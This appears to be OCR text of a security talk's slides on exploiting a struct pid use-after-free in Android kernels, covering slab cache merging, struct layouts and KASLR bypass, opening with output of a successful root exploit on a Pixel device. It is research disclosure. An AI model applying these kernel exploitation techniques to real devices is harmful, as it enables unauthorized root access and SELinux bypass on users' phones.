0000: 00 58 ff 07 f0 ff ff ff 00 00 00 00 00 00 00 00
0016: 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 00
0000: 14 10 00 00 d0 07 00 00 d0 07 00 00 d0 07 00 00
0016: d0 07 00 00 d0 07 00 00 d0 07 00 00 d0 07 00 00
0032: d0 07 00 00 2f 00 00 00 00 00 00 00 00 00 00 00
0048: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0064: c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
pwned_by_thomasking:/ # id
id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),1078(ext_data_rw),1079(ext_obb_rw),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
pwned_by_thomasking:/ # geten
pwned_by_thomasking:/ # getenforce
Permissive
pwned_by_thomasking:/ #
redfin:/data/local/tmp $ ./exp
0000: 41 41 41 41 00 00 00 00 00 00 00 00 00 00 00 00
0016: 00 00 00 00 00 00 00 00 28 b3 60 ee cd ff ff ff
0032: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0048: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0064: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0080: 78 56 34 12 00 00 00 00 41 41 41 41 00 00 00 00
0000: 98 58 2f b7 cd ff ff ff
0000: 4c 00 00 00 d0 07 00 00 d0 07 00 00 d0 07 00 00
0016: d0 07 00 00 d0 07 00 00 d0 07 00 00 d0 07 00 00
0032: d0 07 00 00 2f 00 00 00 00 00 00 00 00 00 00 00
0048: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0064: c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
pwned_by_thomasking:/data/local/tmp # getenforce
getenforce
Permissive
pwned_by_thomasking:/data/local/tmp # getprop ro.build.fingerprint
getprop ro.build.fingerprint
google/redfin/redfin:11/RQ2A.210305.006/7119741:user/release-keys
pwned_by_thomasking:/data/local/tmp #

Agenda

- Introduction
- Vulnerability analysis
- *Exploit against the old Android kernel branch*
- Exploit against the upstream Android kernel branch
- Conclusion

General Cache or Dedicated Cache

```
298  struct pid *alloc_pid(struct pid_namespace *ns)
299  {
300      struct pid *pid;
301      enum pid_type type;
302      int i, nr;
303      struct pid_namespace *tmp;
304      struct upid *upid;
305      int retval = -ENOMEM;
306
307      pid = kmem_cache_alloc(ns->pid_cachep, GFP_KERNEL);//init_pid_ns
308      if (!pid)
309          return ERR_PTR(retval);
```

General Cache or Dedicated Cache

Discarded attack idea: Directly exploiting the UAF at the SLUB level

On the Debian kernel I was looking at, a `struct pid` in the initial namespace is allocated from the same `kmem_cache` as `struct seq_file` and `struct epitem` - these three slabs have been merged into one by `find_mergeable()` to reduce memory fragmentation, since their object sizes, alignment requirements, and flags match:

```
root@deb10:/sys/kernel/slab# ls -l pid
lrwxrwxrwx 1 root root 0 Feb  6 00:09 pid -> :A-0000128
root@deb10:/sys/kernel/slab# ls -l | grep :A-0000128
drwxr-xr-x 2 root root 0 Feb  6 00:09 :A-0000128
lrwxrwxrwx 1 root root 0 Feb  6 00:09 eventpoll_epi -> :A-0000128
lrwxrwxrwx 1 root root 0 Feb  6 00:09 pid -> :A-0000128
lrwxrwxrwx 1 root root 0 Feb  6 00:09 seq_file -> :A-0000128
root@deb10:/sys/kernel/slab#
```

https://googleprojectzero.blogspot.com/2021/10/how-simple-linux-kernel-memory.html

General Cache or Dedicated Cache

```
taimen:/ # ls -l /sys/kernel/slab/ |grep "t-0000128"
ls: /sys/kernel/slab//L2TP/IPv6: No such file or directory
ls: /sys/kernel/slab//L2TP/IP: No such file or directory
drwxr-xr-x 2 root root 0 2022-02-07 11:21 :at-0000128
drwxr-xr-x 2 root root 0 2022-02-07 11:10 :dt-0000128
drwxr-xr-x 2 root root 0 2022-02-07 11:21 :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 aio_kiocb -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:10 bridge_fdb_cache -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 dma-kmalloc-128 -> :dt-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 eventpoll_epi -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 ext4_allocation_context -> :at-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 fib6_nodes -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 kmalloc-128 -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 pid -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:10 scsi_sense_cache -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 uid_cache -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 xfrm6_tunnel_spi -> :t-0000128
```

General Cache or Dedicated Cache

```
taimen:/ # ls -l /sys/kernel/slab/ |grep "t-0000128"
ls: /sys/kernel/slab//L2TP/IPv6: No such file or directory
ls: /sys/kernel/slab//L2TP/IP: No such file or directory
drwxr-xr-x 2 root root 0 2022-02-07 11:21 :at-0000128
drwxr-xr-x 2 root root 0 2022-02-07 11:10 :dt-0000128
drwxr-xr-x 2 root root 0 2022-02-07 11:21 :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 aio_kiocb -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:10 bridge_fdb_cache -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 dma-kmalloc-128 -> :dt-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 eventpoll_epi -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 ext4_allocation_context -> :at-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 fib6_nodes -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 kmalloc-128 -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 pid -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:10 scsi_sense_cache -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 uid_cache -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 xfrm6_tunnel_spi -> :t-0000128
```

```
1|redfin:/ # ls -l /sys/kernel/slab/
total 0
drwxr-xr-x 2 root root 0 2022-02-07 10:46 :0000192
drwxr-xr-x 2 root root 0 2022-02-07 10:46 RAWv6
drwxr-xr-x 2 root root 0 2022-02-07 10:46 TCPv6
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 audit_buffer -> :0000024
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 avc_xperms_data -> :0000032
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 bio-3 -> :0000384
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 configfs_dir_cache -> :0000096
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 ecryptfs_global_auth_tok_cache -> :0000064
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 f2fs_inode_cache -> :aA-0001264
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 isp1760_qh -> :a-0000048
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 pde_opener -> :A-0000040
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 scs_cache -> :0001024
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 secpath_cache -> :0000128
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 wakeup_irq_node_cache -> :0000032
redfin:/ # cat /proc/slabinfo |grep pid
pid                 4547   5792    128   32    1 : tunables    0    0    0 : slabdata    181    181      0
redfin:/ #
```

General Cache or Dedicated Cache

```
586  void __init pidmap_init(void)
587  {
588      /* Veryify no one has done anything silly */
589      BUILD_BUG_ON(PID_MAX_LIMIT >= PIDNS_HASH_ADDING);
590
591      /* bump default and minimum pid_max based on number of cpus */
592      pid_max = min(pid_max_max, max_t(int, pid_max,
593                  PIDS_PER_CPU_DEFAULT * num_possible_cpus()));
594      pid_max_min = max_t(int, pid_max_min,
595                  PIDS_PER_CPU_MIN * num_possible_cpus());
596      pr_info("pid_max: default: %u minimum: %u\n", pid_max, pid_max_min);
597
598      init_pid_ns.pidmap[0].page = kzalloc(PAGE_SIZE, GFP_KERNEL);
599      /* Reserve PID 0. We never call free_pidmap(0) */
600      set_bit(0, init_pid_ns.pidmap[0].page);
601      atomic_dec(&init_pid_ns.pidmap[0].nr_free);
602
603      init_pid_ns.pid_cachep = KMEM_CACHE(pid,
604              SLAB_HWCACHE_ALIGN | SLAB_PANIC);
605  }
```

Android kernel 4.4

```
525  void __init pid_idr_init(void)
526  {
527      /* Verify no one has done anything silly: */
528      BUILD_BUG_ON(PID_MAX_LIMIT >= PIDNS_ADDING);
529
530      /* bump default and minimum pid_max based on number of cpus */
531      pid_max = min(pid_max_max, max_t(int, pid_max,
532                  PIDS_PER_CPU_DEFAULT * num_possible_cpus()));
533      pid_max_min = max_t(int, pid_max_min,
534                  PIDS_PER_CPU_MIN * num_possible_cpus());
535      pr_info("pid_max: default: %u minimum: %u\n", pid_max, pid_max_min);
536
537      idr_init(&init_pid_ns.idr);
538
539      init_pid_ns.pid_cachep = KMEM_CACHE(pid,
540              SLAB_HWCACHE_ALIGN | SLAB_PANIC | SLAB_ACCOUNT);
541  }
```

Android kernel 4.19

General Cache or Dedicated Cache

```
586  void __init pidmap_init(void)
587  {
588      /* Veryify no one has done anything silly */
589      BUILD_BUG_ON(PID_MAX_LIMIT >= PIDNS_HASH_ADDING);
590
591      /* bump default and minimum pid_max based on number of cpus */
592      pid_max = min(pid_max_max, max_t(int, pid_max,
593                  PIDS_PER_CPU_DEFAULT * num_possible_cpus()));
594      pid_max_min = max_t(int, pid_max_min,
595                  PIDS_PER_CPU_MIN * num_possible_cpus());
596      pr_info("pid_max: default: %u minimum: %u\n", pid_max, pid_max_min);
597
598      init_pid_ns.pidmap[0].page = kzalloc(PAGE_SIZE, GFP_KERNEL);
599      /* Reserve PID 0. We never call free_pidmap(0) */
600      set_bit(0, init_pid_ns.pidmap[0].page);
601      atomic_dec(&init_pid_ns.pidmap[0].nr_free);
602
603      init_pid_ns.pid_cachep = KMEM_CACHE(pid,
604              SLAB_HWCACHE_ALIGN | SLAB_PANIC);
605  }
```

Android kernel 4.4

```
525  void __init pid_idr_init(void)
526  {
527      /* Verify no one has done anything silly: */
528      BUILD_BUG_ON(PID_MAX_LIMIT >= PIDNS_ADDING);
529
530      /* bump default and minimum pid_max based on number of cpus */
531      pid_max = min(pid_max_max, max_t(int, pid_max,
532                  PIDS_PER_CPU_DEFAULT * num_possible_cpus()));
533      pid_max_min = max_t(int, pid_max_min,
534                  PIDS_PER_CPU_MIN * num_possible_cpus());
535      pr_info("pid_max: default: %u minimum: %u\n", pid_max, pid_max_min);
536
537      idr_init(&init_pid_ns.idr);
538
539      init_pid_ns.pid_cachep = KMEM_CACHE(pid,
540              SLAB_HWCACHE_ALIGN | SLAB_PANIC | SLAB_ACCOUNT);
541  }
```

Android kernel 4.19

- __kmem_cache_alias
  - find_mergeable
  - #define SLAB_MERGE_SAME (SLAB_RECLAIM_ACCOUNT | SLAB_CACHE_DMA | SLAB_CACHE_DMA32 | SLAB_ACCOUNT)

General Cache or Dedicated Cache

```
586  void __init pidmap_init(void)
587  {
588      /* Veryify no one has done anything silly */
589      BUILD_BUG_ON(PID_MAX_LIMIT >= PIDNS_HASH_ADDING);
590
591      /* bump default and minimum pid_max based on number of cpus */
592      pid_max = min(pid_max_max, max_t(int, pid_max,
593                  PIDS_PER_CPU_DEFAULT * num_possible_cpus()));
594      pid_max_min = max_t(int, pid_max_min,
595                  PIDS_PER_CPU_MIN * num_possible_cpus());
596      pr_info("pid_max: default: %u minimum: %u\n", pid_max, pid_max_min);
597
598      init_pid_ns.pidmap[0].page = kzalloc(PAGE_SIZE, GFP_KERNEL);
599      /* Reserve PID 0. We never call free_pidmap(0) */
600      set_bit(0, init_pid_ns.pidmap[0].page);
601      atomic_dec(&init_pid_ns.pidmap[0].nr_free);
602
603      init_pid_ns.pid_cachep = KMEM_CACHE(pid,
604              SLAB_HWCACHE_ALIGN | SLAB_PANIC);
605  }
```

Android kernel 4.4

```
525  void __init pid_idr_init(void)
526  {
527      /* Verify no one has done anything silly: */
528      BUILD_BUG_ON(PID_MAX_LIMIT >= PIDNS_ADDING);
529
530      /* bump default and minimum pid_max based on number of cpus */
531      pid_max = min(pid_max_max, max_t(int, pid_max,
532                  PIDS_PER_CPU_DEFAULT * num_possible_cpus()));
533      pid_max_min = max_t(int, pid_max_min,
534                  PIDS_PER_CPU_MIN * num_possible_cpus());
535      pr_info("pid_max: default: %u minimum: %u\n", pid_max, pid_max_min);
536
537      idr_init(&init_pid_ns.idr);
538
539      init_pid_ns.pid_cachep = KMEM_CACHE(pid,
540              SLAB_HWCACHE_ALIGN | SLAB_PANIC | SLAB_ACCOUNT);
541  }
```

Android kernel 4.19

- __kmem_cache_alias
  - find_mergeable
  - #define SLAB_MERGE_SAME (SLAB_RECLAIM_ACCOUNT | SLAB_CACHE_DMA | SLAB_CACHE_DMA32 | SLAB_ACCOUNT)
- General Cache: Android kernel 4.4/3.18(kmalloc-128)
- Dedicated Cache: Android kernel 5.4/4.19/4.14/4.9

Exploit against the old Android kernel branch

```
struct pid {
  atomic_t count;
  unsigned int level;
  /* lists of tasks that use this pid */
  struct hlist_head tasks[PIDTYPE_MAX];
  /* wait queue for pidfd notifications */
  wait_queue_head_t wait_pidfd;
  struct rcu_head rcu;
  struct upid numbers[1];
};
```

```
struct upid {
        int nr;
        struct pid_namespace *ns;
        struct hlist_node pid_chain;
};
```

Exploit against the old Android kernel branch

```
struct pid {
  atomic_t count;
  unsigned int level;
  /* lists of tasks that use this pid */
  struct hlist_head tasks[PIDTYPE_MAX];
  /* wait queue for pidfd notifications */
  wait_queue_head_t wait_pidfd;
  struct rcu_head rcu;
  struct upid numbers[1];
};
```

```
struct upid {
        int nr;
        struct pid_namespace *ns;
        struct hlist_node pid_chain;
};
```

```
477  static inline void hlist_add_head_rcu(struct hlist_node *n,
478                                        struct hlist_head *h)
479  {
480      struct hlist_node *first = h->first;
481
482      n->next = first;
483      n->pprev = &h->first;
484      rcu_assign_pointer(hlist_first_rcu(h), n);
485      if (first)
486          first->pprev = &n->next;
487  }
```


Exploit against the old Android kernel branch

Bypassing KASLR

- Use objects instead of payload data
  - Kernel func/data pointer at the offset 16
  - No overflow
  - No such object 😢

```
240  struct external_name {
241      union {
242          atomic_t count;
243          struct rcu_head head;
244      } u;
245      unsigned char name[];
246  };
```

Exploit against the old Android kernel branch




```
100
101     event = kmalloc(alloc_len, GFP_KERNEL);
102     if (unlikely(!event))
103         return -ENOMEM;
104
105     fsn_event = &event->fse;
106     fsnotify_init_event(fsn_event, inode, mask);
107     event->wd = i_mark->wd;
108     event->sync_cookie = cookie;
109     event->name_len = len;
110     if (len)
111         strcpy(event->name, file_name);
```

```
1618     dentry->d_iname[DNAME_INLINE_LEN-1] = 0;
1619     if (unlikely(!name)) {
1620         name = &slash_name;
1621         dname = dentry->d_iname;
1622     } else if (name->len > DNAME_INLINE_LEN-1) { //32
1623         size_t size = offsetof(struct external_name, name[1]);
1624         struct external_name *p = kmalloc(size + name->len,
1625                                           GFP_KERNEL_ACCOUNT |
1626                                           __GFP_RECLAIMABLE);
1627         if (!p) {
1628             kmem_cache_free(dentry_cache, dentry);
1629             return NULL;
1630         }
1631         atomic_set(&p->u.count, 1);
1632         dname = p->name;
1633     } else  {
1634         dname = dentry->d_iname;
1635     }
1636
1637     dentry->d_name.len = name->len;
1638     dentry->d_name.hash = name->hash;
1639     memcpy(dname, name->name, name->len);
1640     dname[name->len] = 0;
```

Exploit against the old Android kernel branch

```
struct pid {
 atomic_t count; /* 0 4 */
 unsigned int level; /* 4 4 */
 struct hlist_head tasks[3]; /* 8 24 */
 struct callback_head rcu; /* 32 16 */
 struct upid numbers[1]; /* 48 32 */
 /* size: 80, cachelines: 2, members: 5 */
 /* last cacheline: 16 bytes */
};
```


```
struct external_name {
 union {
  atomic_t count; /* 0 4 */
  struct callback_head head; /* 0 16 */
 } u; /* 0 16 */
 unsigned char name[]; /* 16 0 */
 /* size: 16, cachelines: 1, members: 2 */
 /* last cacheline: 16 bytes */
};
```

Exploit against the old Android kernel branch

```
struct pid {
 atomic_t count; /* 0 4 */
 unsigned int level; /* 4 4 */
 struct hlist_head tasks[3]; /* 8 24 */
 struct callback_head rcu; /* 32 16 */
 struct upid numbers[1]; /* 48 32 */
 /* size: 80, cachelines: 2, members: 5 */
 /* last cacheline: 16 bytes */
};

 tasks[1](PIDTYPE_PGID) /*16 *8/
```


```
struct external_name {
 union {
  atomic_t count; /* 0 4 */
  struct callback_head head; /* 0 16 */
 } u; /* 0 16 */
 unsigned char name[]; /* 16 0 */
 /* size: 16, cachelines: 1, members: 2 */
 /* last cacheline: 16 bytes */
};
```

attach_pid




```
477  static inline void hlist_add_head_rcu(struct hlist_node *n,
478                                        struct hlist_head *h)
479  {
480      struct hlist_node *first = h->first;
481
482      n->next = first;
483      n->pprev = &h->first;
484      rcu_assign_pointer(hlist_first_rcu(h), n);
485      if (first)
486          first->pprev = &n->next;
487  }
```


attach_pid



